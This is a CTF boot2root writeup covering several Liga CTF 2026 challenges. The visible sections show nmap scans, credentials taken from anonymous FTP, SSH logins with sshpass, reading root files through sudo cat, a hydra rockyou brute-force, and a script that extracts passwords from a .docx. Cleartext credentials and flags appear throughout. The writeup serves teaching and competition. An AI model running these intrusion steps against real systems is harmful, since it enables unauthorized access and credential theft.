




TryN3rr0r CTF Writeup

Boot2Root

Liga CTF 2026 (Week 2)

Prepared By: Naufal Afif

“Final Ranking (before scoreboard freezing): 2nd Place”

March 31, 2026

Table of Contents

GGEZAF	9
1. Challenge Overview	9
2. Initial Reconnaissance.....	9
2.1 Port scan.....	9
3. Analysis / Forensics Path	9
3.1 Browse anonymous FTP and discover `creds.txt`	9
3.2 Download and read `creds.txt`	10
4. Exploitation / Recovery	10
4.1 SSH in with the recovered credential	10
4.2 Enumerate sudo rights, list `/root`, then read the flag.....	11
5. Flag	11
6. Summary of Approach & Key Takeaways.....	11
Spray and Pray - I.....	12
1. Challenge Overview	12
2. Initial Reconnaissance.....	12
2.1 Port scan.....	12
3. Analysis / Forensics Path	13
3.1 Map the hint	13
4. Exploitation / Recovery	13
4.1 Spray SSH with rockyou.....	13
4.2 Log in and grep the flag	13
5. Flag	14
6. Summary of Approach & Key Takeaways.....	14
Spray and Pray - II.....	15
1. Challenge Overview	15
2. Initial Reconnaissance.....	15
2.1 Confirm service + enumerate users	15
3. Analysis / Forensics Path	15
3.1 Locate the credential document.....	16
Command	16
Output.....	16
Command	16
Output.....	16
3.2 Extract candidate creds from the .docx	16
4. Exploitation / Recovery	17
4.1 Pivot to `niki`, hunt the flag, then read it	18
5. Flag	18

6. Summary of Approach & Key Takeaways.....	18
Spray and Pray - III.....	19
1. Challenge Overview	19
2. Initial Reconnaissance.....	19
2.1 Enumerate `niki` sudo rights + the script	19
Command	19
Output.....	19
Command	20
Output.....	20
3. Analysis / Forensics Path	21
3.1 Identify the privesc.....	21
4. Exploitation / Recovery	21
4.1 Create a sudo user via the script.....	21
Command	21
Output.....	21
4.2 Log in as the new user, hunt the flag in `/root`, then read it	21
Command	21
Output.....	21
5. Flag	22
6. Summary of Approach & Key Takeaways.....	22
Logon Test.....	24
1. Challenge Overview	24
2. Initial Reconnaissance.....	24
2.1 Read the description	24
3. Analysis / Forensics Path	24
3.1 None required.....	24
4. Exploitation / Recovery	24
4.1 Submit the flag	24
5. Flag	24
6. Summary of Approach & Key Takeaways.....	24
Routine - I.....	25
1. Challenge Overview	25
2. Initial Reconnaissance.....	26
2.1 Port scan + version check	26
Output.....	26
3. Analysis / Forensics Path	26
3.1 Path traversal -> `/etc/passwd`	26
3.2 Command (read `/etc/passwd` via traversal)	27
Output.....	27

3.3 Dump `grafana.db` and extract creds.....	28
Output.....	28
4. Exploitation / Recovery	29
4.1 SSH as `tellytubby`, locate and read the flag.....	29
5. Flag	29
6. Summary of Approach & Key Takeaways.....	30
Routine - II.....	31
1. Challenge Overview	31
2. Initial Reconnaissance.....	31
2.1 Enumerate cron + the writable script.....	31
Command	31
Output.....	31
3. Analysis / Forensics Path	32
3.1 Identify the privesc.....	32
4.1 Inject a root payload into `userbackup.py`	32
4.2 Wait for cron, read the dropped root flag.....	33
5. Flag	33
6. Summary of Approach & Key Takeaways.....	33
Chain of Attacks - I	34
1. Challenge Overview	34
2. Initial Reconnaissance.....	34
2.1 Port scan.....	34
3. Analysis / Forensics Path	35
3.1 Build the IMAP wordlist	35
3.2 Brute IMAP for `kdjebat`	35
3.3 Dump the mailbox.....	36
Command	36
Output excerpt.....	36
3.4 Decode the new password	37
4. Exploitation / Recovery	38
4.1 Log into RiteCMS as `kdjebat`	38
4.2 Upload PHP webshell via file manager	38
4.3 Locate and read the flag through the webshell	39
5. Flag	39
6. Summary of Approach & Key Takeaways.....	40
Chain of Attacks - II	41
1. Challenge Overview	41
2. Initial Reconnaissance.....	41
2.1 Enumerate from the Part I webshell.....	41

3. Analysis / Forensics Path	42
3.1 Locate and read `db.config`	42
4. Exploitation / Recovery	43
4.1 Log into Webmin with the leaked creds	43
4.2 Run a root command in the Webmin Shell module	44
5. Flag	45
6. Summary of Approach & Key Takeaways	45
Chain of Attacks - III BONUS: The VMDK Ghost Flag	47
0. Disclaimer to the Organizers (please read first)	47
1. Challenge Overview	47
2. Initial Reconnaissance.....	47
2.1 String search on the raw VMDK.....	47
3. Analysis / Forensics Path	48
3.1 Trace the string to Clipper history	48
4. Exploitation / Recovery	48
4.1 Same residue is readable from a live root shell	48
5. Flag	48
6. Summary of Approach & Key Takeaways.....	48
The Art of Evasion & Persistence - I	49
1. Challenge Overview	49
2. Initial Reconnaissance.....	49
3. Analysis / Forensics Path	50
3.1 Enumerate anonymous FTP and find the hives	50
3.2 Download the hives	51
3.3 Dump NTLM hashes offline	51
4. Exploitation / Recovery	52
4.1 Crack the `webadmin` NTLM hash	52
4.2 Read the flag over SMB	52
5. Flag	53
6. Summary of Approach & Key Takeaways.....	53
The Art of Evasion & Persistence - II	54
1. Challenge Overview	54
2. Initial Reconnaissance.....	54
2.1 Confirm the web service.....	54
3. Analysis / Forensics Path	54
3.1 Log in and enumerate the `media` directory	54
3.2 Confirm `.htaccess` blocks PHP execution.....	55
4. Exploitation / Recovery	56
4.1 Log into RiteCMS (Part I creds).....	56

4.2 Delete `media/.htaccess`	56
4.3 Upload and run the enumeration payload.....	57
4.4 Upload the flag-read payload.....	58
4.5 Execute payload and read flag	58
5. Flag	59
6. Summary of Approach & Key Takeaways.....	59
Rebornet.....	60
1. Challenge Overview	60
2. Initial Reconnaissance.....	60
2.1 Provided nmap (port scan)	60
2.2 Pull anonymous FTP loot	61
2.3 `hint.txt` is a base64 Rickroll (DECOY)	61
3. Analysis / Forensics Path	62
3.1 `Mainframe.pdf` triage (DECOY)	62
3.2 Web enumeration → virtual host discovery	63
3.3 vhost enumeration + `robots.txt` breadcrumbs	65
3.4 The `password.php` SQLi is a DECOY	66
3.5 Breadcrumb directory chain → GitHub OSINT	67
4. Exploitation / Recovery.....	68
4.1 GitHub "tale" = credential wordlist (+ a decoy flag)	68
4.2 SSH brute-force.....	69
4.3 Foothold + user flag	70
4.4 Privilege escalation — `sudo dash` (GTF0Bins)	70
4.5 Full solver script.....	71
5. Flag	72
6. Summary of Approach & Key Takeaways.....	72
Step-by-step recap	72
Fragnesia - I	73
1. Challenge Overview	73
2. Initial Reconnaissance.....	73
3. Analysis / Forensics Path	73
3.1 Content discovery	73
3.2 Endpoint behaviour mapping	74
3.3 Confirming the stored XSS	74
3.4 Discovering the admin review bot	75
4. Exploitation / Recovery	76
Vulnerability chain	76
4.1 Capture the admin session via stored XSS	76
4.2 Replay the stolen admin session → RCE	77
4.3 (Alternative) Pure same-origin payload	77

4.4 Locate and read the flag.....	77
5. Flag	78
6. Summary of Approach & Key Takeaways.....	78
Fragnesia - II	79
1. Challenge Overview	79
2. Initial Reconnaissance.....	79
3. Analysis / Forensics Path	79
3.1 Re-establish the RCE foothold	79
3.2 Internal service discovery from the foothold	80
3.3 Identify the local SSH service	80
4. Exploitation / Recovery	82
4.1 Read the second flag from the container user account	82
5. Flag	82
6. Summary of Approach & Key Takeaways.....	82
Fragnesia - III	83
1. Challenge Overview	83
2. Initial State.....	83
3. Analysis / Forensics Path	83
3.1 Container privilege-enumeration.....	83
3.2 Validate whether root-only files are protected in the container.....	84
3.3 Host filesystem enumeration from `www-data`	84
4. Exploitation / Recovery	85
4.1 Read deployment artifacts from the host	85
4.....	86
4.2 Why this worked	86
5. Flag	86
6. Summary of Approach & Key Takeaways.....	86

BOOT2ROOT

GGEZAF

Category: Boot2Root | Points: 100 | Difficulty: Easy

Target: 45.32.121.222 | Flag: OWASPKL{H3re's_th3_G1v3aW4y_500_p0int...

1. Challenge Overview

Dockerized box solved by chaining three misconfigurations:

- Anonymous FTP exposes creds.txt.
- Those creds give SSH access as user1337.
- sudo -l shows NOPASSWD cat/lis -> read /root/root.txt.

2. Initial Reconnaissance


2.1 Port scan

► Bash

```
nmap -sC -sV -p- -T4 45.32.121.222
```

► Bash

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 3.0.5
22/tcp	open	ssh	OpenSSH 10.2p1 Ubuntu 2ubuntu3.2
65533/tcp	open	ssh	OpenSSH 10.2p1 Ubuntu 2ubuntu3.2



```
nmap -sC -sV -p- -T4 45.32.121.222
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-30 12:12 -0400
Nmap scan report for 45.32.121.222.vultrusercontent.com (45.32.121.222)
Host is up (0.015s latency).
Not shown: 65527 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
|_ftp-bounce: bounce working!
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 ftp      ftp      19 May 29 13:06 creds.txt
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to ::ffff:113.211.212.133
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  At session startup, client count was 1
|_  vsFTPD 3.0.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 10.2p1 Ubuntu 2ubuntu3.2 (Ubuntu Linux; protocol 2.0)
25/tcp    filtered smtp
137/tcp   filtered netbios-ns
138/tcp   filtered netbios-dgm
65533/tcp open  ssh      OpenSSH 10.2p1 Ubuntu 2ubuntu3.2 (Ubuntu Linux; protocol 2.0)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.43 seconds
```

3. Analysis / Forensics Path

3.1 Browse anonymous FTP and discover creds.txt


Anonymous login is allowed; list the root directory first to see what is exposed.

► Bash

```
printf 'user anonymous\npwd\nls\nbye\n' | ftp -inv 45.32.121.222
```

► Bash

```
220 (vsFTPD 3.0.5)
230 Login successful.
Remote directory: /
150 Here comes the directory listing.
-rw-r--r-- 1 ftp ftp 19 May 29 13:06 creds.txt
226 Directory send OK.
```



```
nopalinto@kali: ~
Session Actions Edit View Help
(nopalinto@kali)-[~]
$ printf 'user anonymous anonymous\npwd\nls\nbye\n' | ftp -inv 45.32.121.222
Connected to 45.32.121.222.
220 (vsFTPD 3.0.5)
331 Please specify the password.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
Remote directory: /
229 Entering Extended Passive Mode (|||43570|)
150 Here comes the directory listing.
-rw-r--r-- 1 ftp ftp 19 May 29 13:06 creds.txt
226 Directory send OK.
221 Goodbye.
```

3.2 Download and read `creds.txt`

► Bash

```
printf 'user anonymous anonymous\nget creds.txt\nbye\n' | ftp -inv 45.32.121.222
```


```
cat creds.txt
```

► Bash

```
226 Transfer complete.
```

```
user1337:notsoleet
```

This provided the initial access material for SSH.



```
nopalinto@kali: ~
Session Actions Edit View Help
(nopalinto@kali)-[~]
$ printf 'user anonymous anonymous\nls\nget creds.txt\nbye\n' | ftp -inv 45.32.121.222
Connected to 45.32.121.222.
220 (vsFTPD 3.0.5)
331 Please specify the password.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
229 Entering Extended Passive Mode (|||49237|)
150 Here comes the directory listing.
-rw-r--r-- 1 ftp ftp 19 May 29 13:06 creds.txt
226 Directory send OK.
local: creds.txt remote: creds.txt
229 Entering Extended Passive Mode (|||47275|)
150 Opening BINARY mode data connection for creds.txt (19 bytes).
100% |*****| 19 42.26 KiB/s 00:00 ETA
226 Transfer complete.
19 bytes received in 00:00 (0.36 KiB/s)
221 Goodbye.
(nopalinto@kali)-[~]
$ cat creds.txt
user1337:notsoleet
```

4. Exploitation / Recovery

4.1 SSH in with the recovered credential

► Bash

```
sshpass -p 'notsoleet' ssh -p 22 -o StrictHostKeyChecking=no user1337@45.32.121.222 'id; hostname'
```

► Bash

```
uid=1002(user1337) gid=1002(user1337) groups=1002(user1337)
```

```
docker-chall-1
```

4.2 Enumerate sudo rights, list `/root`, then read the flag

`sudo -l` exposes NOPASSWD `cat/ls`. Use the allowed `ls` to discover the flag file in `/root` first, then `cat` it.

► Bash

```
sshpass -p 'notsoleet' ssh -o StrictHostKeyChecking=no user1337@45.32.121.222 "sudo -l; echo '--- ls /root ---'; sudo /usr/bin/ls -la /root; echo '--- read flag ---'; sudo /usr/bin/cat /root/root.txt"
```

► Bash

User user1337 may run the following commands on docker-chall-1:
(ALL) NOPASSWD: /usr/bin/cat, /usr/bin/ls

```
--- ls /root ---
total 32
drwx----- 1 root root 4096 May 29 13:10 .
-rw----- 1 root root 1423 May 29 13:10 .bash_history
-rw-r--r-- 1 root root 3106 Apr 20 16:46 .bashrc
drwx----- 2 root root 4096 May 29 13:03 .ssh
-r----- 1 root root 47 May 29 13:08 root.txt
--- read flag ---
```

```
OWASPKL{H3re's_th3_G1v3aW4y_500_p0int5_f0r_yA}
```

Anonymous FTP returned `user1337:notsoleet`; `sudo /usr/bin/ls -la /root` listed `root.txt` (root-owned, 47 bytes); `sudo /usr/bin/cat /root/root.txt` returned the flag above.

```
nopalinto@kali: ~
Session Actions Edit View Help

(nopalinto@kali)~$ sshpass -p 'notsoleet' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=8 user1337@45.32.121.222 "sudo -l 2>&1; echo '---'; sudo /usr/bin/ls -la /root; echo '---'; sudo /usr/bin/cat /root/root.txt"
User user1337 may run the following commands on docker-chall-1:
(ALL) NOPASSWD: /usr/bin/cat, /usr/bin/ls

---
total 32
drwx----- 1 root root 4096 May 29 13:10 .
drwxr-xr-x 1 root root 4096 May 29 17:14 ..
-rw----- 1 root root 1423 May 29 13:10 .bash_history
-rw-r--r-- 1 root root 3106 Apr 20 16:46 .bashrc
drwxr-xr-x 3 root root 4096 May 29 13:06 .local
-rw-r--r-- 1 root root 132 Apr 20 16:46 .profile
drwx----- 2 root root 4096 May 29 13:03 .ssh
-r----- 1 root root 47 May 29 13:08 root.txt
---
OWASPKL{H3re's_th3_G1v3aW4y_500_p0int5_f0r_yA}
```

5. Flag

```
OWASPKL{H3re's_th3_G1v3aW4y_500_p0int5_f0r_yA}
```

6. Summary of Approach & Key Takeaways

1. `nmap` identified anonymous FTP and SSH exposure.
2. Anonymous FTP leak (`creds.txt`) provided valid SSH credentials.
3. SSH login succeeded on `22/tcp`.
4. `sudo -l` showed unsafe NOPASSWD access to `/usr/bin/cat` and `/usr/bin/ls`.
5. `sudo cat /root/root.txt` returned the final flag.

Key takeaways:

- Anonymous FTP should never expose credential files.
- Allowlisting read binaries in sudoers can still be full compromise if sensitive files are reachable.
- Small misconfigurations chained together produce immediate root-level impact.



Spray and Pray - I

Category: Boot2Root | Points: 350 | Difficulty: Easy

Target: 192.168.1.20 | Flag: OWASPKL{a2377c9ddd1837b32c82f4774a53e...

1. Challenge Overview

Target exposed only SSH. The challenge hint says password was written under a "rock", which points directly to `rockyou.txt`. Username context in the challenge text gives `abel` as the credential spray target.



2. Initial Reconnaissance

2.1 Port scan

► Bash

```
nmap -sC -sV -p- -T4 192.168.1.20
```

► Bash

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 10.2p1 Ubuntu 2ubuntu3.2 (Ubuntu Linux; protocol 2.0)


```

nopalinto@kali: ~
Session Actions Edit View Help

(nopalinto@kali)-[~]
$ nmap -sC -sV -p- -T4 192.168.1.20
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-30 12:42 -0400
Nmap scan report for 192.168.1.20
Host is up (0.0011s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.2p1 Ubuntu 2ubuntu3.2 (Ubuntu Linux; protocol 2.0)
MAC Address: 00:0C:29:3F:79:4F (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 12.63 seconds

```

3. Analysis / Forensics Path

3.1 Map the hint

SSH-only box + "under a rock" hint = `rockyou.txt` password spray against the known user `abel`.

4. Exploitation / Recovery

4.1 Spray SSH with rockyou

► Bash

```
hydra -l abel -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.20
```

► Bash

```
[DATA] attacking ssh://192.168.1.20:22/
```

```
[22][ssh] host: 192.168.1.20 login: abel password: angel1
```

```
1 of 1 target successfully completed, 1 valid password found
```

```

nopalinto@kali: ~
Session Actions Edit View Help

(nopalinto@kali)-[~]
$ hydra -l abel -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.20
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or security
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-30 12:44:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce
the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896
525 tries per task
[DATA] attacking ssh://192.168.1.20:22/
[22][ssh] host: 192.168.1.20 login: abel password: angel1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-30 12:45:20

```

4.2 Log in and grep the flag

► Bash

```
sshpass -p 'angel1' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 abel@192.168.1.20 'id; hostname; grep
-r "OWASPKL{" /home/abel/ 2>/dev/null'
```

Output:

► Bash

```
uid=1006(abel) gid=1006(abel) groups=1006(abel)
spraynpray
/home/abel/Desktop/local1.txt:OWASPKL{a2377c9ddd1837b32c82f4774a53e7a3}
```

```
nopalinto@kali: ~  
Session Actions Edit View Help  
(nopalinto@kali)-[~]  
$ sshpass -p 'angel1' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 abel@192.168.1.20 'id; hostname; gr  
ep -r "OWASPKL{" /home/abel/ 2>/dev/null'  
uid=1006(abel) gid=1006(abel) groups=1006(abel)  
spraynpray  
/home/abel/Desktop/local1.txt:OWASPKL{a2377c9ddd1837b32c82f4774a53e7a3}
```

```
kali-linux-2025.4-vmware-am... X Spray and Pray Series Ma... X  
  
Ubuntu 26.04 LTS spraynpray tty1  
  
Spray and Pray - CTF Machine  
IP Address: 127.0.0.2  
Login to begin.  
Try contacting this VM's SSH server via 'ssh vsock%2705291599' from host.  
  
spraynpray login:  
Ubuntu 26.04 LTS spraynpray tty1  
  
Spray and Pray - CTF Machine  
IP Address: 192.168.1.20  
Login to begin.  
Try contacting this VM's SSH server via 'ssh vsock%2705291599' from host.  
  
spraynpray login: abel  
Password:  
Welcome to Ubuntu 26.04 LTS (GNU/Linux 7.0.0-14-generic x86_64)  
  
* Documentation:  https://docs.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/pro  
abel@spraynpray:~$ grep -r "OWASPKL{" . 2>/dev/null  
./Desktop/local1.txt:OWASPKL{a2377c9ddd1837b32c82f4774a53e7a3}  
abel@spraynpray:~$
```

5. Flag

OWASPKL{a2377c9ddd1837b32c82f4774a53e7a3}

6. Summary of Approach & Key Takeaways

6. nmap confirmed SSH-only.
7. Hint mapped to a rockyou spray.
8. hydra recovered abel:angel1.
9. SSH login read local1.txt.


Spray and Pray - II

Category: Boot2Root | Points: 467 | Difficulty: Easy

Target: 192.168.1.20 | Flag: OWASPKL{d73aa3d24c1fb6ce993a38efe5505...

1. Challenge Overview

Pivot from the `abel` foothold (Part I) to `niki` and read `local2.txt`. Credentials are hidden inside a `.docx` in `abel`'s Documents.



2. Initial Reconnaissance

2.1 Confirm service + enumerate users

► Bash

```
nmap -sC -sV -p- -T4 192.168.1.20
```

```
sshpass -p 'angel1' ssh -o StrictHostKeyChecking=no abel@192.168.1.20 "id; grep ':/bin/bash' /etc/passwd"
```

► Bash

```
22/tcp open  ssh  OpenSSH 10.2p1 Ubuntu 2ubuntu3.2
```

```
uid=1006(abel) gid=1006(abel) groups=1006(abel)
spraynpray:x:1000:1000:...:/bin/bash
niki:x:1004:1004::/home/niki:/bin/bash
abel:x:1006:1006::/home/abel:/bin/bash
```

```
nopalinto@kali: ~
Session Actions Edit View Help

(nopalinto@kali)-[~]
$ nmap -sC -sV -p- -T4 192.168.1.20
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-31 14:04 -0400
Nmap scan report for 192.168.1.20
Host is up (0.0012s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.2p1 Ubuntu 2ubuntu3.2 (Ubuntu Linux; protocol 2.0)
MAC Address: 00:0C:29:3F:79:4F (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.61 seconds
```

```
nopalinto@kali: ~
Session Actions Edit View Help

(nopalinto@kali)-[~]
$ sshpass -p 'angel1' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 abel@192.168.1.20 "id; hostna
me; cat /etc/passwd | grep ':/bin/bash'"
uid=1006(abel) gid=1006(abel) groups=1006(abel)
spraynpray
root:x:0:0:root:/root:/bin/bash
spraynpray:x:1000:1000:spraynpray:/home/spraynpray:/bin/bash
ubuntu:x:1001:1001::/home/ubuntu:/bin/bash
tesfayez:x:1002:1002::/home/tesfayez:/bin/bash
malone:x:1003:1003::/home/malone:/bin/bash
niki:x:1004:1004::/home/niki:/bin/bash
dontoliver:x:1005:1005::/home/dontoliver:/bin/bash
abel:x:1006:1006::/home/abel:/bin/bash
jebat:x:1007:1007::/home/jebat:/bin/bash
ctfroot:x:1008:1008::/home/ctfroot:/bin/bash
sp3root0164:x:1009:1009::/home/sp3root0164:/bin/bash
```

3. Analysis / Forensics Path

3.1 Locate the credential document

I first enumerated `abel` home from the live host, then located the exact document path, then extracted candidate strings with a generic pattern-based parser.

Command

► Bash

```
sshpass -p 'angel11' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 abel@192.168.1.20 "pwd; ls -la /home/abel"
```

Output

► Bash

```
/home/abel
```

```
...
```

```
drwxr-xr-x  2 root root 4096 May 23 20:01 Documents
```

```
...
```

Command

► Bash

```
sshpass -p 'angel11' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 abel@192.168.1.20 "ls -la /home/abel/Documents"
```

Output

► Bash

```
total 24
```

```
drwxr-xr-x  2 root root 4096 May 23 20:01 .
drwxr-x---  8 abel abel 4096 May 23 21:34 ..
-rw-rw-r--  1 niki niki 16335 May 23 19:34 Minit_Mesyuarat_2026_Password_Guideline.docx
```

3.2 Extract candidate creds from the .docx

A `.docx` is a zip; I parsed `word/document.xml` and filtered for hashes / password-shaped tokens (pattern-based, not hardcoded).

► Bash

```
cat <<'PY' | sshpass -p 'angel11' ssh -o StrictHostKeyChecking=no abel@192.168.1.20 'python3 -'
import zipfile,re
```

```
p='/home/abel/Documents/Minit_Mesyuarat_2026_Password_Guideline.docx'
s=zipfile.ZipFile(p).read('word/document.xml').decode('utf-8','ignore')
for t in sorted(set(re.findall(r"[A-Za-z0-9_@!]{8,}", s))):
    if re.fullmatch(r"[A-Fa-f0-9]{32}", t) or (any(c.isdigit() for c in t) and ('@' in t or '_' in t or
'Password' in t)):
        print(t)
```

```
PY
```

► Bash

C5c56879cbb62d314bf76582c78bcfb7

Password123

abel_0411@weekndbuk1tj4lil

